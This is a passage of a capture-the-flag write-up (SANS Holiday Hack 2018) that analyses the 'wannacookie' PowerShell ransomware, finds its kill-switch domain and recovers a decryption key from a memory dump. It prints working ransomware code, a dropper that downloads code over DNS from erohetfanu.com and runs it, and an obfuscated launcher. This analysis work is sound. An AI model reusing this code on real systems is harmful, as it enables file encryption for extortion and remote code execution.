[array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($($env:userprofile +
'\Desktop'),$($env:userprofile + '\Documents'),$($env:userprofile + '\Videos'),$($env:userprofile
+ '\Pictures'),$($env:userprofile + '\Music')) -Recurse | where { ! $_.PSIsContainer } | Foreach-
Object {$_.Fullname});
e_n_d $b_k $f_c $true;
Clear-variable -Name "h_k";
Clear-variable -Name "b_k";
$lurl = 'http://127.0.0.1:8080/';
$html_c = @{'GET /'   =   $(g_o_dns (A2H "source.min.html"));'GET /close'   =   '<p>Bye!</p>'};
Start-Job -ScriptBlock {
  param ($url);
  Start-Sleep 10;
  Add-type -AssemblyName System.Windows.Forms;
  start-process "$url" -WindowStyle Maximized;
  Start-sleep 2;
  [System.Windows.Forms.SendKeys]::SendWait("{F11}")
} -Arg $lurl;
$list = New-Object System.Net.HttpListener;
$list.Prefixes.Add($lurl);
$list.Start();
try {
  $close = $false;
  while ($list.IsListening) {
    $context = $list.GetContext();
    $Req = $context.Request;
    $Resp = $context.Response;
    $recvd = '{0} {1}' -f $Req.httpmethod, $Req.url.localpath;
    if ($recvd -eq 'GET /') {
      $html = $html_c[$recvd]
    }
    elseif ($recvd -eq 'GET /decrypt') {
      $akey = $Req.QueryString.Item("key");
      if ($k_h -eq $(sh1 $akey)) {
        $akey = $(H2B $akey);
        [array]$f_c = $(Get-ChildItem -Path $($env:userprofile) -Recurse  -Filter *.wannacookie |
where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});
        e_n_d $akey $f_c $false;
        $html = "Files have been decrypted!";
        $close = $true
      }
      else {
        $html = "Invalid Key!"
      }
    }
    elseif ($recvd -eq 'GET /close') {
      $close = $true;
      $html = $html_c[$recvd]
    }
    elseif ($recvd -eq 'GET /cookie_is_paid') {
      $c_n_k = $(Resolve-DnsName -Server erohetfanu.com -Name
("$c_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings;
      if ( $c_n_k.length -eq 32 ) {
```

```
        $html = $c_n_k
      }
      else {
        $html = "UNPAID|$c_id|$d_t"
      }
    }
    else {
      $Resp.statuscode = 404;
      $html = '<h1>404 Not Found</h1>'
    };
    $buffer = [Text.Encoding]::UTF8.GetBytes($html);
    $Resp.ContentLength64 = $buffer.length;
    $Resp.OutputStream.Write($buffer, 0, $buffer.length);
    $Resp.Close();
    if ($close) {
      $list.Stop();
      return
    }
  }
}
finally {
  $list.Stop()
}
};

wanc;
```

As seen above in the highlighted code, the following code implements the kill switch. The code fetches data from the server, then uses that to construct the actual kill switch domain. If the kill switch domain fails to resolve, then we hit the return statement and the malware exits.

```
if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-
DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {
  return
};
```


The kill switch domain name to be resolved is computed here:

```
$(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)))
```

The functions can be loaded, and the domain name generator code can be run directly in PowerShell:

```
PS C:\Users\os14526\Documents\HH18> $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-
DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)))
yippeekiyaa.aaay
PS C:\Users\os14526\Documents\HH18>
```

Our PowerShell code generates “yippeekiyaa.aaay” for a domain name. Let’s try to register this at HoHoHo Daddy: https://hohohodaddy.kringlecastle.com/index.html



Answer: Successfully registered yippeekiyaa.aaay!


> *Yippee-Ki-Yay! Now, I have a ma... kill-switch!*
>
> *Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.*
>
> *As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.*
>
> *Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.*
>
> *One of the passwords will unlock our access to the vault so we can get in before the hackers.*

Question 12:

After activating the kill-switch domain in the last question, Alabaster gives you a zip file with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the **Vault** entry?

Let's continue by obtaining the forensic artifacts zip file found here:
https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip

Unzipping the file reveals the following:



Even though we'll ultimately use power_dump.py to perform a deeper analysis on the process dump file, I used strings on linux to take a very quick look at the dump. Grepping through the output revealed this familiar-looking string:

```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoE -Nop -NonI -ExecutionPolicy
Bypass -C "sal a New-Object; iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWk
xxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2SOlmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBs
fSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiL
PJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY9
97NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decom
press)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

As before, we can extract the initial dropper expansion code and run it directly in PowerShell. Here is the initial code that we'll run:

```
sal a New-Object; (a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWk
xxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2SOlmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBs
fSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiL
PJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY9
97NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decom
press)),[Text.Encoding]::ASCII)).ReadToEnd()
```


The initial expansion code produces the familiar looking dropper code:

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))}
| forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = "";
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -
Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

At this point we can compare the sample dropper (from the dump file above) to the sample we obtained in our earlier exercise:

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))}
| forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = "";
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -
Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

Yes - it's the same malware that we analyzed earlier. Let's move to our Windows machine to perform the real analysis. Cleanup the code in PowerShell ISE, then comment-out the kill switch, the domain check, and the call to the encryption code. We want to be able to run it and see what the variables look like prior to encryption.



Set a breakpoint for the first statement and run to that point (this will load up all of the functions). Then step through and look at the variables. After walking through the code up to the point of the file encryption call, we learn the following:

Variable $b_k is the file encryption key byte-array.
Variable $h_k is the hex-encoded file encryption key.

```
[DBG]: PS C:\Users\os14526\Documents\HH18>> $b_k
176
23
200
140
99
117
155
243
8
139
38
188
58
80
18
168

[DBG]: PS C:\Users\os14526\Documents\HH18>> $h_k
b017c88c63759bf3088b26bc3a5012a8
```

So we need to find the value of $h_k in our memory dump. If we can find it, then we can use it to decrypt the files. Because the encryption key is 16 bytes, our hex-encoded string will be 32 characters long.

Let's use power_dump.py to find some candidate keys in the memory dump.


```
C:\Users\os14526\Documents\HH18>python power_dump.py
==============================
  |  __ \
  | |__) |_____      _____ _ __
  |  ___/ _ \ \ /\ / / _ \ '__|
  | |  | (_) \ V  V /  __/ |
  |_|   \___/ \_/\_/ \___|_|
 __                          __
 \ \         (  )           / /
  \ \_    (   ) (       _  / /
   \__\    ) _  )      /__/
      \\    ( \_      //
       \ _(_\ \)__ /'
        (____\___))
  _____  _          _ __   __  _____
 |  __ \| |   | |  \/  |  __ \
 | |  | | |   | | \  / | |__) |
 | |  | | |   | | |\/| |  ___/
 | |__| | |__| | |  | | |
 |_____/ \____/|_|  |_|_|
Dumps PowerShell From Memory
==============================
======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
:
```

<snip>

```
============ Main Menu ================
Memory Dump: forensic_artifacts/powershell.exe_181109_104716.dmp
Loaded     : True
Processed  : False
======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 2
[i] Please wait, processing memory dump...
[+] Found 65 script blocks!
[+] Found some Powershell variable names to work with...
[+] Found 10947 possible variables stored in memory
Would you like to save this processed data for quick processing later "Y"es or "N"o?
: Y

Successfully Processed Memory Dump!

Press Enter to Continue...



============ Main Menu ================
Memory Dump: forensic_artifacts/powershell.exe_181109_104716.dmp
Loaded     : True
Processed  : True
======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 4

[i] 10947 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND        |     ARGUMENT                | Explanation
```

```
===============|============================|================================
print          | print [all|num]            | print specific or all Variables
dump           | dump [all|num]             | dump specific or all Variables
contains       | contains [ascii_string]    | Variable Values must contain string
matches        | matches "[python_regex]"   | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear          | clear [all|num]            | clear all or specific filter num
=================================================================================
: matches "^[a-fA-F0-9+$"
[-] Invalid Regex. Ex:
matches "^hello world$"

[i] 10947 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND        |     ARGUMENT               | Explanation
===============|============================|================================
print          | print [all|num]            | print specific or all Variables
dump           | dump [all|num]             | dump specific or all Variables
contains       | contains [ascii_string]    | Variable Values must contain string
matches        | matches "[python_regex]"   | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear          | clear [all|num]            | clear all or specific filter num
=================================================================================
: len == 32

================ Filters ================
1| LENGTH  len(variable_values) == 32

[i] 116 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND        |     ARGUMENT               | Explanation
===============|============================|================================
print          | print [all|num]            | print specific or all Variables
dump           | dump [all|num]             | dump specific or all Variables
contains       | contains [ascii_string]    | Variable Values must contain string
matches        | matches "[python_regex]"   | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear          | clear [all|num]            | clear all or specific filter num
=================================================================================
: dump
[+] Made Directory powershell_var_script_dump
[+] saved variables to powershell_var_script_dump/variable_values.txt

================ Filters ================
1| LENGTH  len(variable_values) == 32

[i] 116 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND        |     ARGUMENT               | Explanation
===============|============================|================================
print          | print [all|num]            | print specific or all Variables
dump           | dump [all|num]             | dump specific or all Variables
contains       | contains [ascii_string]    | Variable Values must contain string
matches        | matches "[python_regex]"   | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear          | clear [all|num]            | clear all or specific filter num
=================================================================================
:
```

After dumping them to a file, we can look at the values and visually identify some candidate values for the key.




```
033ecb2bc07a4d43b5ef94ed5a35d280
cf522b78d86c486691226b40aa69e95c
9e210fe47d09416682b841769c78b8a3
4ec4f0187cb04f4cb6973460dfe252df
27c87ef9bbda4f709f6b4002fa4af63c
```

There are five strings that could be our encryption key. Let's go back to our PowerShell code to see how the key could be used to decrypt a file. In the PowerShell code we can easily identify the section that decrypts the files:

```
      elseif ($recvd -eq 'GET /decrypt') {
        $akey = $Req.QueryString.Item("key");
        if ($k_h -eq $(sh1 $akey)) {
          $akey = $(H2B $akey);
          [array]$f_c = $(Get-ChildItem -Path $($env:userprofile) -Recurse  -Filter *.wannacookie |
where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});
          e_n_d $akey $f_c $false;
          $html = "Files have been decrypted!";
          $close = $true
        }
```

In the code above, variable $akey receives the 32-character key. If the SH1 hash of the $akey matches the hash of the key we originally generated, then the code proceeds to decrypt the files. Since we only have five candidate key values from the memory dump, it is easy to manually try each one out to see if the key works. In other words, we could do something like this:

```
# $akey = $(H2B "033ecb2bc07a4d43b5ef94ed5a35d280")
# $akey = $(H2B "cf522b78d86c486691226b40aa69e95c")
# $akey = $(H2B "9e210fe47d09416682b841769c78b8a3")
# $akey = $(H2B "4ec4f0187cb04f4cb6973460dfe252df")
# $akey = $(H2B "27c87ef9bbda4f709f6b4002fa4af63c")


$akey = $(H2B "27c87ef9bbda4f709f6b4002fa4af63c")
[array] $f_c = $(Get-ChildItem -Path C:\Users\os14526\Documents\HH18\forensic_artifacts\* -Filter
*.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname})
e_n_d $akey $f_c $false
```

We would substitute the actual candidate key in the $akey assignment prior to the function call, then attempt to decrypt the file. We might have to try it for each one of those five strings.

But after trying all five, none of those keys works. It might be because the PowerShell code clears the key variables immediately after encrypting the files, which might make them disappear from the memory dump:

```
Clear-variable -Name "h_k";
Clear-variable -Name "b_k";
```

But is there another way to get the key back? We notice that the encryption key itself is X509 encrypted and sent back to the server for storage. To perform that X509 encryption, the code calls out to the server to obtain the public certificate. The certificate, which contains the public part of the encryption key, is fetched here:

```
$p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) );
```

So what is that hex-encoded string we see in the function call? If we hex-to-ascii decode the string "7365727665722E637274", we get "server.crt". Let's see what happens if we encode "server.key" into hex (7365727665722e6b6579), then call the certificate retrieval code. Do we get anything back?

```
PS C:\Users\os14526\Documents\HH18> $(g_o_dns("7365727665722e6b6579") )
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQyOe2Cr/qeNBrdMtQs9KkxMJAzOfRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cHOCTob0SB5HkOS
TPUKKJVc3fsD8/t6OyJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFvO+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sTOmrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
ODW4aO+IdRaD9mM/SaBO9GWLLItOdyhRExl+fJGlbEvDG2HFRd4fMQOnHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/yOi5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2IOLY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSeOS6Ld4lTcFdaXolUEHkEOE0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTVOOk+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
OURM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f4OHyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3FhO1OH5qh9JSwitRDKFZ74JVOKa4QNHoqtnCsc4
eP1RgCE5zOw0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/Otr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJOdOuMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU5OxXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
IeORAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFdOGJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```

Wow! We get an actual private key. Let's do some due diligence and check out our two keys (server.crt and server.key) to see what OpenSSL thinks about them. Put the text into two appropriately named files (server.crt and server.key) and run them through OpenSSL. First check out the public certificate (with the "_____BEGIN…" header and footer text added to the file).

```
OpenSSL> x509 -in server.crt -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            fe:9e:d7:d7:30:da:c0:a3
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
        Validity
```

```
            Not Before: Aug  3 15:01:07 2018 GMT
            Not After : Aug  3 15:01:07 2019 GMT
        Subject: C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:c4:88:dc:d9:55:46:d7:09:b3:06:2f:8b:0c:d9:
                    4b:62:95:1e:2c:78:46:65:8b:60:8c:a0:32:7b:de:
                    a1:ea:97:eb:52:a7:0b:4a:f7:2e:0b:eb:39:cb:0c:
                    b5:92:03:ab:af:1f:e9:66:1e:18:5e:a7:db:a2:5b:
                    7b:ef:1d:80:aa:f8:c6:b9:12:58:c1:ae:fc:10:cb:
                    47:b6:0a:bf:ea:78:d0:6b:74:cb:50:b3:d2:a4:c4:
                    c2:40:cf:47:d1:25:85:ef:b5:60:0d:14:91:79:03:
                    e3:6a:8c:8f:a3:74:c5:6d:2f:cf:8f:54:e1:96:a7:
                    53:c0:f0:34:96:ee:2f:bd:78:b9:2a:3d:b3:43:c4:
                    27:c5:84:01:86:94:71:14:f9:c1:f4:09:3a:1b:d1:
                    20:79:1e:4d:12:4c:f5:0a:28:95:5c:dd:fb:03:f3:
                    fb:7a:d3:22:53:84:2c:38:18:a9:11:c0:6f:2f:a9:
                    c4:02:80:01:95:41:e2:cd:60:93:04:16:fd:3e:58:
                    70:2d:d9:6c:63:59:3b:b7:1e:70:1f:30:fb:22:12:
                    79:3f:cb:5d:92:c0:73:82:b5:a3:63:15:1f:06:b7:
                    9d:76:0f:b8:9d:15:55:b8:a7:9b:13:d2:6a:eb:32:
                    26:09:fb:bc:7a:55:e3:08:92:bc:38:b6:4f:f5:66:
                    56:0d
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                7D:E3:A0:67:87:FE:93:15:35:FC:13:7F:3E:91:D1:BB:30:58:CD:D1
            X509v3 Authority Key Identifier:
                keyid:7D:E3:A0:67:87:FE:93:15:35:FC:13:7F:3E:91:D1:BB:30:58:CD:D1

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
         85:d8:43:1d:0b:d6:f5:0f:85:ae:89:a4:ee:7d:86:d9:e5:e4:
         4c:d5:f5:6f:1c:f6:3d:2d:90:d5:95:b7:f7:76:7c:dd:a0:51:
         59:1b:d0:2a:df:ea:18:20:22:f4:01:e0:f8:d0:7f:17:45:8c:
         65:fb:ae:2e:0c:e2:25:04:c7:41:2f:af:bc:29:f7:6e:2d:47:
         0b:0c:fd:c3:b3:c5:7b:90:99:7a:06:a2:bd:b6:91:0f:48:7b:
         57:d4:47:c1:57:f3:08:64:9d:75:41:06:04:7d:e3:f2:ae:ed:
         86:b2:8e:c4:e9:84:c2:f1:e2:ff:46:ab:fb:4b:2c:70:18:9d:
         78:e1:aa:d7:58:68:4e:7e:f8:23:e8:07:8d:18:5e:ad:1b:d0:
         58:96:f8:01:b7:dd:af:89:14:9c:0b:1d:c6:c9:7b:31:3c:4c:
         d1:fe:2d:e1:c7:56:1f:27:89:50:7d:f2:06:e4:fa:7a:e2:1d:
         f6:b9:fb:19:03:62:eb:51:e3:0a:15:e3:11:fc:da:f2:1a:41:
         0b:83:ae:ac:22:9c:7d:08:95:a1:8f:f4:07:15:dd:c6:04:f2:
         83:08:40:75:69:af:36:b1:cf:a1:0c:81:e5:0f:57:c2:03:7f:
         c1:63:2d:ae:53:d9:7f:2d:c0:5b:db:86:16:3f:ec:80:9b:f8:
         db:17:05:fb
-----BEGIN CERTIFICATE-----
MIIDXTCCAkWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9HOSWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPAOlu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/FOWMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbaRDOh7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/Oar+OsscBideOGq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxsl7
MTxMOf4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/OBxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtrlPZfy3AW9uGFj/sgJv42xcF
+w==
-----END CERTIFICATE-----
OpenSSL>
```

OpenSSL sees a valid X509 certificate. Now continue with our server.key file, and make an assumption that this is an RSA private key:

```
